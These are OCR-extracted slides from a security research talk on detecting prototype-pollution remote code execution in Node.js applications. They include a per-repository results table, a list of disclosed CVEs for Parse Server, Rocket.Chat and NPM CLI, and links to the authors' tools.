
```
nodejs
├ bin/
│ ├ node
│ ├ npm
├ include/
├ lib/
│ ├ node_modules/
│ │ ├ corepack/dist/
│ │ │ ├ npm.js
```

```
webapp/
├ index.js
├ package.json
├ node_modules/
│ ├ bytes/
│ │ ├ index.js
│ │ ├ package.json
├ src/
│ ├ handleBackup.js
│ ├ handleUpdate.js
```

RQ3: How to exploit RCE via prototype pollution in applications?



RCE exploits



Application's Repository	Stars	Lines of code	Total		Exploitable		Suspicious		Testing Code		Client-Side Code		False Positives	
			Cases	Time	Cases	Time	Cases	Time	Cases	Time	Cases	Time	Cases	Time
typicode/json-server	57,257	2,374	0		-		-		-		-		-	
expressjs/express	54,883	14,450	0		-		-		-		-		-	
meteor/meteor	42,673	202,213	26	255	0		5	210	4	10	8	5	9	30
strapi/strapi	40,724	168,998	3	5	0		0		0		0		3	5
TryGhost/Ghost	38,944	125,696	4	55	0		1	50	0		2	3	1	2
hexojs/hexo	33,666	21,073	1	40	0		1	40	0		0		0	
sahat/hackathon-starter	32,431	2,326	0		-		-		-		-		-	
koajs/koa	31,910	4,596	0		-		-		-		-		-	
RocketChat/Rocket.Chat	31,059	242,949	5	1555	1	1500	3	50	0		1	5	0	
balderdashy/sails	22,085	24,445	0		-		-		-		-		-	
emberjs/ember.js	22,034	113,749	6	60	0		2	40	1	10	0		3	10
fastify/fastify	21,043	37,049	0		-		-		-		-		-	
parse-community/parse-server	19,045	107,909	7	3225	5	3220	0		0		0		2	5
docsifyjs/docsify	18,946	7,603	0		-		-		-		-		-	
npm/cli	5,371	713,648	15	603	2	360	6	230	1	3	0		6	10

- **NPM CLI RCE (NO CVEs but $11K bounty)**
- **Parse Server RCE (CVE-2022-24760)**
- **Parse Server RCE (CVE-2022-39396)**
- **Parse Server RCE (CVE-2022-41878)**
- **Parse Server RCE (CVE-2022-41879)**
- **Parse Server RCE (waiting for CVE)**
- **Rocket.Chat RCE (CVE-2023-23917)**

Conclusion


- We designed a toolchain for detecting RCE vulnerabilities that are enabled by prototype pollution.

  https://github.com/yuske/silent-spring

- We found 11 universal gadgets in Node.js APIs source code.

  https://github.com/yuske/server-side-prototype-pollution

- We reported 8 RCEs in the popular open-source applications: NPM CLI, Parse Server and Rocket.Chat.



ARTIFACT EVALUATED usenix ASSOCIATION AVAILABLE

ARTIFACT EVALUATED usenix ASSOCIATION FUNCTIONAL

ARTIFACT EVALUATED usenix ASSOCIATION REPRODUCED

Conclusion


- We designed a toolchain for detecting RCE vulnerabilities that are enabled by prototype pollution.

  https://github.com/yuske/silent-spring

- We found 11 universal gadgets in Node.js APIs source code.

  https://github.com/yuske/server-side-prototype-pollution

- We reported 8 RCEs in the popular open-source applications: NPM CLI, Parse Server and Rocket.Chat.



ARTIFACT EVALUATED usenix ASSOCIATION AVAILABLE

ARTIFACT EVALUATED usenix ASSOCIATION FUNCTIONAL

ARTIFACT EVALUATED usenix ASSOCIATION REPRODUCED

Thanks for your attention!

https://twitter.com/yu5k3